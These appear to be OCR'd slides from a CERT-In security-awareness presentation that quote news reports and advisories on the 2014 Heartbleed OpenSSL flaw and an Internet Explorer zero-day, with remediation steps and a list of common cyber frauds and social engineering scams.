
OpenBSD founder wants to

Analysis The password-leaking OpenSSL bug dubbed Heartbleed is so bad, switching off the internet for a while sounds like a good plan.

A tiny flaw in the widely used encryption library allows anyone to trivially and secretly dip into vulnerable systems, from your bank's HTTPS server to your private VPN, to steal passwords, login cookies, private crypto-keys and much more.

How, in 2014, is this possible?

A simple script for the exploit engine Metasploit can, in a matter of seconds, extract sensitive in-memory data from systems that rely on OpenSSL 1.0.1 to 1.0.1f for TLS encryption. The bug affects about 500,000, or 17.5 per cent, of trusted HTTPS




OpenSSL "Heartbleed" Vulnerability

On April 8, 2014 HP was notified of the CVE-2014-0160 vulnerability (now known as "Heartbleed") in the open-source OpenSSL toolkit. This vulnerability has garnered a substantial amount of media attention. See references section for link to National Vulnerability Database entry describing vulnerability in detail.

OpenSSL is used in some HP products to provide encryption and SSL services. HP is committed to delivering secure systems that effectively manage our invaluable customer and employee data. Upon knowledge of the "Heartbleed" vulnerability, HP teams began an aggressive and comprehensive review of all actively supported products.

HP takes Internet vulnerabilities seriously and works collaboratively through organizations like the Information Technology Information Sharing & Analysis Center (IT-ISAC), government agencies and industry partners to share information about the vulnerabilities and how to

CERT-In Advisories



Handling Computer Security Incidents

Indian Computer Emergency Response Team

Department of Electronics and Information Technology
Ministry of Communications & Information Technology
Government of India

सत्यमेव जयते

CERT-In Advisory CIAD-2014-0022

OpenSSL TLS/DTLS Heartbeat Information Disclosure Vulnerability

Original Issue Date: April 10, 2014

Severity Rating: High

Systems Affected

- OpenSSL versions 1.0.1 through 1.0.1f
- OpenSSL 1.0.2-beta

Overview

A vulnerability has been reported in OpenSSL, which could be exploited by a remote attacker to disclose potentially sensitive information.

Description

The vulnerability is due to improper bounds checking while handling TLS/DTLS heartbeat extension packets. A remote attacker could exploit this vulnerability by submitting crafted TLS or DTLS heartbeat packets to an affected device to retrieve sensitive information, such as private keys, username and passwords, or contents of encrypted traffic from process memory. By leveraging this information, an attacker may be able to decrypt, spoof, or perform man-in-the-middle attacks.

Proof-of-concept code that exploits this vulnerability is publicly available.

Solution


Update to OpenSSL version 1.0.1g
OpenSSL 1.0.2 will be fixed in 1.0.2-beta2
http://www.openssl.org/news/secadv_20140407.txt

- Service provider should consider Replacing the certificate after moving to a fixed version of OpenSSL.
- Users may change the sensitive credentials like usernames,passwords etc.

Workaround

- Users unable to immediately upgrade can alternatively recompile OpenSSL with -DOPENSSL_NO_HEARTBEATS.
- Consider the usage of Perfect Forward Secrecy (PFS) to minimize the damage in case of a secret key leakage.

Media Reports



VULNERABILITIES / THREATS

4/28/2014
03:08 PM


Tim Wilson
Quick Hits

Microsoft Warns Of Zero-Day Vulnerability In Internet Explorer

Zero-day security vulnerability in IE 6-11 could allow remote code execution even if the user doesn't click on anything, Microsoft says.

Microsoft has discovered a zero-day vulnerability in most versions of Internet Explorer that already has enabled some attackers to execute code remotely on victim PCs, even without action by the end user. In a security advisory issued over the weekend, Microsoft reported that it "is aware of limited, targeted attacks that attempt to exploit a vulnerability" in IE 6, 7, 8, 9, 10, and 11. The vulnerability, which takes advantage of the way IE accesses an object in memory that has been deleted or has not been properly allocated, makes it possible for attackers to do remote code execution on a targeted machine, the advisory says.

"An attacker could host a specially crafted website that is designed to exploit this vulnerability through Internet Explorer and then convince a user to view



How Vulnerable Are You To The Latest IE 0-Day?

by Paul Asadoorian


April 28, 2014

Tenable customers can use a combination of active scanning, passive scanning and configuration auditing to gauge their level of risk, progress on workaround implementation and track the remediation process once a patch is released.

Internet Explorer Zero Day Vulnerability

Recently an unpatched vulnerability was discovered in Microsoft's Internet Explorer web browser (including versions Internet Explorer 6 through 11). This remote code execution bug takes advantage of

CERT-In Advisories



CERT-In Vulnerability Note CIVN-2014-0078

Microsoft Internet Explorer use-after-free Vulnerability

Original Issue Date:April 28, 2014

Severity Rating: HIGH

Systems Affected

- Windows Server 2003 SP2
- Windows Server 2003 x64 Edition SP2
- Windows Vista SP2 and prior
- Windows Vista x64 Edition SP2 and prior
- Windows Server 2003 with SP2 for Itanium-based Systems\
- Windows Server 2008 for 32-bit Systems SP2 and prior
- Windows Server 2008 for x64-based Systems SP2 and prior
- Windows 7 for 32-bit Systems SP1 and prior
- Windows 7 for x64-based Systems SP1 and prior
- Windows Server 2008 for Itanium-based Systems SP1 and prior
- Windows Server 2008 for Itanium-based Systems SP2
- Windows Server 2008 R2 for x64-based Systems SP1 and prior
- Windows Server 2008 R2 for Itanium-based Systems SP1 and prior
- Windows 8 for 32-bit and 64bit Systems
- Windows 8.1 for 32-bit and 64-bit Systems
- Windows Server 2012
- Windows Server 2012 R2
- Windows RT
- Windows RT 8.1

Component Affected

- Internet Explorer 6,7,8,9,10,11

Overview

A use-after-free vulnerability has been reported in the Microsoft Internet Explorer, which could allow a remote attacker to execute arbitrary code on a targeted system in the context of current user within Internet Explorer.

Description

This vulnerability exists in the way that Internet Explorer accesses an object in memory that has been deleted or has not been properly allocated. A remote attacker could exploit this vulnerability by hosting a specially crafted website and then convincing users to view the website. Successful exploitation of this vulnerability could allow a remote attacker to execute arbitrary code on the targeted system.

Note: Exploitation of this vulnerability has been reported in limited targeted attacks and also Proof of Concept(POC) for this exploit is publicly available..

Cyber Frauds We must live with


- Social engineering
- Email Spoofing & Spamming
- Scan / Probes
- Data Theft and Data Manipulation
  - Identity Theft & Financial Frauds
  - Hacking/ Data Breach
- Malicious software
  - Virus/Worm/Trojan/Bot
  - Malware propagation through compromised websites
- Botnets
- Scareware –rouge software and ransom ware
- Targeted attacks
  - Attack on client side software
- Social network attacks
- Vandalism
  - Website Defacement etc.
- DoS/DDoS

Social Engineering Attacks

- Advance fee fraud/ Nigerian(419) Scams
  - Term "419" refers to the article of the Nigerian Criminal Code "Obtaining Property by false pretences; Cheating“, dealing with fraud
  - Variants
    - Purchasing goods and services
    - Check cashing
    - Lottery scam
    - Fake job offer
    - Beneficiary of a will
    - Charity scams
    - Friend/Lost wallet scam
    - Fraud recovery scams
    - and many many more….

Social Engineering Attacks

